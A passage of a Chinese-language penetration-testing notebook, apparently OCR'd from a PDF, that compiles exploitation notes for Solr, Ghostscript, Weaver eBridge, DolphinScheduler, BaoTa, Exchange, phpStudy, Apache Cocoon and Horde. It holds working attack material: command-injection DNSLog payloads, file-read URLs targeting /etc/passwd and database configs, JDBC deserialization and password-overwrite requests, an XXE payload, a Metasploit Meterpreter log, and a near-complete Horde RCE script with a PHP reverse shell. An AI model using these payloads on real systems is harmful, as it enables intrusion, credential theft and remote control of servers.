6. 漏洞利用

veracode-research/solr-injection: Apache Solr Injection Research
https://github.com/veracode-research/solr-injection

jas502n/CVE-2019-12409: Apache Solr RCE (ENABLE_REMOTE_JMX_OPTS=”true”)
https://github.com/jas502n/CVE-2019-12409

mogwailabs/mjet: MOGWAI LABS JMX exploitation toolkit
https://github.com/mogwailabs/mjet

7. 利用技巧

1.看到锤就完事了, 漏洞太多了, 一片一片的

2.遇到mjet连接超时,这是目标服务起返回了错误的stub(内网地址, 常见于docker), 可以使用socat进行流量转发, 后记里面有具体操作

8. 防护方法

1.升级到最新版

2.不要对外开放敏感端口

十七、Ghostscript 上传图片代码执行

1. 漏洞简介

Ghostscript 是图像处理中十分常用的库, 集成在imagemagick等多个开源组件中, 其 .ps文件存在沙箱绕过导致代码执行的问题影响广泛, 由于上传图片就有可能代码执行, 很多大厂中招

2. 影响组件

imagemagick, libmagick, graphicsmagick, gimp, python-matplotlib, texlive-core, texmacs, latex2html, latex2rtf 等图像处理应用

3. 漏洞指纹

.ps/.jpg/.png

4. Fofa Dork

5. 漏洞分析

ghostscript命令执行漏洞预警
https://www.anquanke.com/post/id/157513

6. 漏洞利用

Exploit Database Search
https://www.exploit-db.com/search?q=Ghostscript

vulhub/ghostscript/CVE-2019-6116 at master · vulhub/vulhub
https://github.com/vulhub/vulhub/tree/master/ghostscript/CVE-2019-6116

7. 利用技巧

1.如果发现网站可以上传图片, 且图片没有经过裁剪, 最后返回缩略图, 这里就可能存在Ghostscript 上传图片代码执行dnslog 可以用 ping `uname`.admin.ceye.io 或 ping `whoami`.admin.ceye.io保存成图片, 以后用起来方便, 有个版本的 centos 和 ubuntu poc还不一样, 可以这样构造ping `whoami`.centos.admin.ceye.io / ping `whoami`.ubuntu.admin.ceye.io分别命名为 centos_ps.jpg/ubuntu_ps.jpg, 这样测试的时候直接传2个文件, 通过DNSLOG可以区分是哪个poc执行的

8. 防护方法

1.升级到最新版

十八、泛微云桥复现

1.其实没什么复现的。。。未授权读取。直接调用exp就OK

http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt

http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///c://windows/win.ini&fileExt=txt


2.任意读取linux的passwd值


可在响应包中JSON中包含ID的32位值

再次请求可获得/etc/passwd值

http://www.xxx.com/FileNoLogin/32位MD5值

http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt






3.任意读取winodws下的win.ini值

未授权任意文件读取,/wxjsapi/saveYZJFile接口获取filepath,返回数据包内出现了程序的绝对路径,攻击者可以通过返回内容识别程序运行路径从而下载数据库配置文件危害可见。

1.downloadUrl参数修改成需要获取文件的绝对路径,记录返回包中的id值。

http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///c://windows/win.ini&fileExt=txt




2.通过查看文件接口访问 /file/fileNoLogin/id

3.其他利用技巧（读取任意目录文件）

简单说说昨天泛微云桥的报告,输入文件路径->读取文件内容,我们读了一下代码后发现这还能读取文件目录。

参数不填写绝对路径写进文本内容就是当前的目录,产生了一个新的漏洞 “目录遍历”

/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///D:/&fileExt=txt



目录遍历+文件读取,我们能做的事情就很多了,比如读取管理员在桌面留下的密码文件、数据库配置文件、nginx代理配置、访问日志、D盘迅雷下载:

d://ebridge//tomcat//webapps//ROOT//WEB-INF//classes//init.properties

d:/OA/tomcat8/webapps/OAMS/WEB-INF/classes/dbconfig.properties 泛微OA数据库

4.修复建议:

关闭程序路由 /file/fileNoLogin

十九、网瑞达webVPN RCE漏洞

1.漏洞描述

WebVPN是提供基于web的内网应用访问控制，允许授权用户访问只对内网开放的web应用，实现类似VPN（虚拟专用网）的功能。近日网瑞达的webVPN被曝出存在RCE的漏洞。

修复建议

建议去官网更新最新版本

二十、Apache DolphinScheduler高危漏洞（CVE-2020-11974、CVE-2020-13922）

1.漏洞描述

Apache软件基金会发布安全公告，修复了Apache DolphinScheduler权限覆盖漏洞（CVE-2020-13922）与Apache DolphinScheduler远程执行代码漏洞（CVE-2020-11974）。

CVE-2020-11974与mysql connectorj远程执行代码漏洞有关，在选择mysql作为数据库时，攻击者可通过jdbc connect参数输入{“detectCustomCollations”:true， “autoDeserialize”:true} 在DolphinScheduler 服务器上远程执行代码。

CVE-2020-13922导致普通用户可通过api interface在DolphinScheduler 系统中覆盖其他用户的密码：api interface /dolphinscheduler/users/update，请相关用户及时升级进行防护。

2.影响范围

Apache DolphinScheduler权限覆盖漏洞（CVE-2020-13922）

3.受影响版本

Apache DolphinScheduler = 1.2.0、1.2.1、1.3.1


4.不受影响版本

Apache DolphinScheduler >= 1.3.2

Apache DolphinScheduler远程执行代码漏洞（CVE-2020-11974）

5.利用POC:

```
POST /dolphinscheduler/users/update

id=1&userName=admin&userPassword=Password1!&tenantId=1&email=sdluser%40sdluser.sdluser&phone=
```




利用漏洞:需要登录权限,提供一组默认密码。

该漏洞存在于数据源中心未限制添加的jdbc连接参数,从而实现JDBC客户端反序列化。

1、登录到面板 -> 数据源中心。

2、jdbc连接参数就是主角,这里没有限制任意类型的连接串参数。



3、将以下数据添加到jdbc连接参数中,就可以直接触发。

```
POST /dolphinscheduler/datasources/connect HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 199
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/dolphinscheduler/ui/
Cookie: sessionId=f7f57f83-c9ba-4c33-8e13-56a74ddc458d; language=zh_CN; sessionId=
f7f57f83-c9ba-4c33-8e13-56a74ddc458d

type=MYSQL&name=test&note=&host=127.0.0.1&port=3306&database=test&principal=&userName=root&
password=root&connectType=&other={"detectCustomCollations":true,"autoDeserialize":true}
```

```
POST /dolphinscheduler/datasources/connect HTTP/1.1


type=MYSQL&name=test&note=&host=127.0.0.1&port=3306&database=test&

principal=&userName=root&password=root&connectType=&

other={"detectCustomCollations":true,"autoDeserialize":true}
```

关于MySQL JDBC客户端反序列化漏洞的相关参考:

https://www.anquanke.com/post/id/203086

5.修复建议

官方升级

目前官方已在最新版本中修复了此次的漏洞，请受影响的用户尽快升级版本至1.3.2进行防护，官方下载链接:

https://dolphinscheduler.apache.org/zhcn/docs/release/download.html

二十一、宝塔面板phpMyadmin未授权访问

来源: https://mp.weixin.qq.com/s/3ZjwFo5gWlJACSkeYWQLXA

前段时间在朋友圈和微信群里火热不行的宝塔数据库面板未授权无需登录,以下是存在安全问题的版本。

- Linux正式版7.4.2

- Linux测试版7.5.13

- Windows正式版6.8

1、宝塔默认phpMyadmin端口就是888 而这个漏洞排查方式极其简单 172.10.0.121:888/pma

2、如果宝塔是存在安全问题的版本,那就会直接出现phpMyadmin面板页面。

二十二、CVE-2020-16875: Exchange Server 远程代码执行漏洞

更新公告:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16875

微软公告说的很明显,只需要一个Exchange用户账号。就能在Exchange服务器上执行任意命令。

https://srcincite.io/pocs/cve-2020-16875.py.txt

https://srcincite.io/pocs/cve-2020-16875.ps1.txt

researcher@incite:~$ ./poc.py
(+) usage: ./poc.py <target> <user:pass> <cmd>
(+) eg: ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint

researcher@incite:~$ ./poc.py 192.168.75.142 harrym@exchangedemo.com:user123### mspaint
(+) logged in as harrym@exchangedemo.com
(+) found the __viewstate: /wEPDwUILTg5MDAzMDFkZFAeyPS7/eBJ4lPNRNPBjm8QiWLWnirQ1vsGlSyjVxa5
(+) triggered rce as SYSTEM!

Microsoft Exchange远程代码执行(CVE-2020-16875):

Microsoft Exchange服务器中存在一个远程执行代码漏洞。成功利用此漏洞的攻击者可以在系统用户的上下文中运行任意代码。利用此漏洞需要拥

该漏洞影响版本:

microsoft:exchange_server_2016: cu16/cu17

microsoft:exchange_server_2019: cu5/cu6

MSF利用（https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/exchange_ecp_dlp_policy.rb

msf6 exploit(windows/http/exchange_ecp_dlp_policy) > run

[*] Started HTTPS reverse handler on https://192.168.123.1:8443

[*] Executing automatic check (disable AutoCheck to override)

[!] The service is running, but could not be validated. OWA is running at https://192.168.123.192/owa/

[*] Logging in to OWA with creds Administrator:Passw0rd!

[+] Successfully logged in to OWA

[*] Retrieving ViewState from DLP policy creation page

[+] Successfully retrieved ViewState

[*] Creating custom DLP policy from malicious template

[*] DLP policy name: Abbotstone Agricultural Property Unit Trust Data

[*] Powershell command length: 2372

[*] https://192.168.123.1:8443 handling request from 192.168.123.192; (UUID: rwlz4ahe) Staging x64 payload (201308 bytes) ...

[*] Meterpreter session 1 opened (192.168.123.1:8443 -> 192.168.123.192:6951) at 2020-09-16 02:39:17 -0500

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo

Computer : WIN-365Q2VJJS17

OS : Windows 2016+ (10.0 Build 14393).

Architecture : x64

System Language : en_US

Domain : GIBSON

Logged On Users : 8

Meterpreter : x64/windows

meterpreter >

二十三、PhpStudy nginx解析漏洞

小皮面板 <= 8.1.0.7，其实这个漏洞确实不是phpstudy的问题,而是2017年就出现的nginx解析漏洞。

1、利用条件就只需要把php恶意文件上传(oss不算!)到服务器。

<?php phpinfo();?>

2、通过 /x.txt/x.php 方式访问上传的图片地址,啪嚓! 就解析了php代码。

二十四、Apache Cocoon XML注入 [CVE-2020-11991]

来源:http://mail-archives.apache.org/mod_mbox/cocoon-users/202009.mbox/author

程序使用了StreamGenerator这个方法时,解析从外部请求的xml数据包未做相关的限制,恶意用户就可以构造任意的xml表达式,使服务器解析达到XML注入的安全问题。

1、漏洞利用条件有限必须是apacheCocoon且使用了StreamGenerator,也就是说只要传输的数据被解析就可以实现了。

2、利用POC:

<!--?xml version="1.0" ?-->


<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd">]>

<userInfo>

<firstName>John</firstName>

<lastName>&ent;</lastName>

</userInfo>



二十五、Horde Groupware Webmail Edition 远程命令执行

来源: https://srcincite.io/pocs/zdi-20-1051.py.txt

```
#!/usr/bin/env python3
"""
Horde Groupware Webmail Edition Sort sortpref Deserialization of Untrusted Data Remote Code Execution Vulnerability

Identifiers: ZDI-CAN-10436 / ZDI-20-1051
Found by ..: mr_me
Tested on .: Horde Groupware Webmail 5.2.22 (pear installation) on Debian 9 Stretch w/ Apache/2.4.25 & PHP 7.0.33

Summary:
========

It's possible to reach a deserialization of untrusted data vulnerability within the constructor of the IMP_Prefs_Sort class. A low privilege

Example:
========

saturn:~ mr_me$ ./poc.py
(+) usage ./poc.py <target> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337

saturn:~ mr_me$ ./poc.py 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337
(+) targeting http://172.16.175.145/horde/
(+) obtained session iefankvohbl8og0mtaadm3efb6
```

```
(+) inserted our php object
(+) triggering deserialization...
(+) starting handler on port 1337
(+) connection from 172.16.175.145
(+) pop thy shell!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/horde/services
uname -a
Linux target 4.9.0-11-amd64 #1 SMP Debian 4.9.189-3+deb9u1 (2019-09-20) x86_64 GNU/Linux
exit
*** Connection closed by remote host ***
(+) repaired the target!
"""

import re
import sys
import socket
import requests
import telnetlib
import base64
from threading import Thread

def rs(cbh, cbp):
    return """@error_reporting(-1);
@set_time_limit(0);
@ignore_user_abort(1);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[, ]+/', ',', $dis);
    $dis=explode(',', $dis);
    $dis=array_map('trim', $dis);
}else{
    $dis=array();
}
$ipaddr='%s';
$port=%d;
function PtdSlhY($c){
    global $dis;
    if (FALSE !== strpos(strtolower(PHP_OS), 'win' )) {
        $c=$c." 2>&1\\n";
    }
    ob_start();
    system($c);
    $o=ob_get_contents();
    ob_end_clean();
    if (strlen($o) === 0){
        $o = "NULL";
    }
    return $o;
}
$nofuncs='no exec functions';
$s=@fsockopen("tcp://$ipaddr",$port);
while($c=fread($s,2048)){
    $out = '';
```

```
    if(substr($c,0,3) == 'cd '){
        chdir(substr($c,3,-1));
    }else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
        break;
    }else{
        $out=PtdSlhY(substr($c,0,-1));
        if($out===false){
            fwrite($s, $nofuncs);
            break;
        }
    }
    fwrite($s,$out);
}
fclose($s);""" % (cbh, cbp)

def get_session(t, p, usr, pwd):
    uri = "http://%s%slogin.php" % (t, p)
    p = {
        "login_post" : 1337,
        "horde_user" : usr,
        "horde_pass" : pwd
    }
    r = requests.post(uri, data=p, allow_redirects=False)
    match = re.findall("Horde=(.{26});", r.headers['set-cookie'])
    assert len(match) == 2, "(-) failed to login"
    return match[1]

def trigger_deserialization(t, p, s, host, port):
    """ Object instantiation to reach the deserialization """
    handlerthr = Thread(target=handler, args=(port,))
    handlerthr.start()
    uri = "http://%s%sservices/ajax.php/imp/imple" % (t, p)
    p = {
        "imple" : "IMP_Prefs_Sort",
        "app" : "imp",
    }
    h = { "cmd" : base64.b64encode(rs(host, port).encode()) }
    c = { "Horde" : s }
    r = requests.get(uri, params=p, cookies=c, headers=h)
    match = re.search("horde_logout_token=(.*)&", r.text)
    assert match, "(-) failed to leak the horde_logout_token!"
    p['token'] = match.group(1)
    r = requests.get(uri, params=p, cookies=c, headers=h)
    assert r.status_code == 200, "(-) failed to trigger deserialization!"

def get_pop():
    """ An updated pop chain """
    pop  = 'O:34:"Horde_Kolab_Server_Decorator_Clean":2:{'
    pop += 'S:43:"\\00Horde_Kolab_Server_Decorator_Clean\\00_server";O:20:"Horde_Prefs_Identity":3:{'
    pop += 'S:9:"\\00*\\00_prefs";O:11:"Horde_Prefs":2:{'
    pop += 'S:8:"\\00*\\00_opts";a:1:{'
    pop += 's:12:"sizecallback";a:2:{i:0;O:12:"Horde_Config":1:{'
    pop += 'S:13:"\\00*\\00_oldConfig";s:44:"eval(base64_decode($_SERVER[HTTP_CMD]));die;";'
    pop += '}i:1;s:13:"readXMLConfig";}}'
    pop += 'S:10:"\\00*\\00_scopes";a:1:{'
    pop += 's:5:"horde";C:17:"Horde_Prefs_Scope":10:{[null,[1]]}}}'  # implements Serializable using custom unserialize/serialize
```

```
    pop += 'S:13:"\\00*\\00_prefnames";a:1:{s:10:"identities";i:0;}'
    pop += 'S:14:"\\00*\\00_identities";a:1:{i:0;i:0;}}'            # additional checks
    pop += 'S:42:"\\00Horde_Kolab_Server_Decorator_Clean\\00_added";a:1:{i:0;i:0;}}'
    return pop

def get_patch():
    """ Our original array """
    patch  = 'a:1:{'
    patch += 's:5:"INBOX";a:1:{'
    patch += 's:1:"b";i:6;'
    patch += '}}'
    return patch

def set_pref(t, p, s, k, o):
    """ A primitive that inserts a string into the database """
    uri = "http://%s%sservices/ajax.php/imp/setPrefValue" % (t, p)
    p = {
        "pref" : k,
        "value" : o,
    }
    c = { "Horde" : s }
    r = requests.get(uri, params=p, cookies=c)
    match = re.search("horde_logout_token=(.*)&", r.text)
    assert match, "(-) failed to leak the horde_logout_token!"
    p['token'] = match.group(1)
    r = requests.get(uri, params=p, cookies=c)
    assert ("\"response\":true" in r.text and r.status_code == 200), "(-) failed to set the preference!"

def handler(lport):
    print("(+) starting handler on port %d" % lport)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", lport))
    s.listen(1)
    conn, addr = s.accept()
    print("(+) connection from %s" % addr[0])
    t.sock = conn
    print("(+) pop thy shell!")
    t.interact()

def fix_path(p):
    if p == "/":
        return p
    if not p.startswith("/"):
        p = "/%s" % p
    if not p.endswith("/"):
        p = "%s/" % p
    return p

def main():
    if len(sys.argv) < 5:
        print("(+) usage %s <target> <path> <user:pass> <connectback:port>" % sys.argv[0])
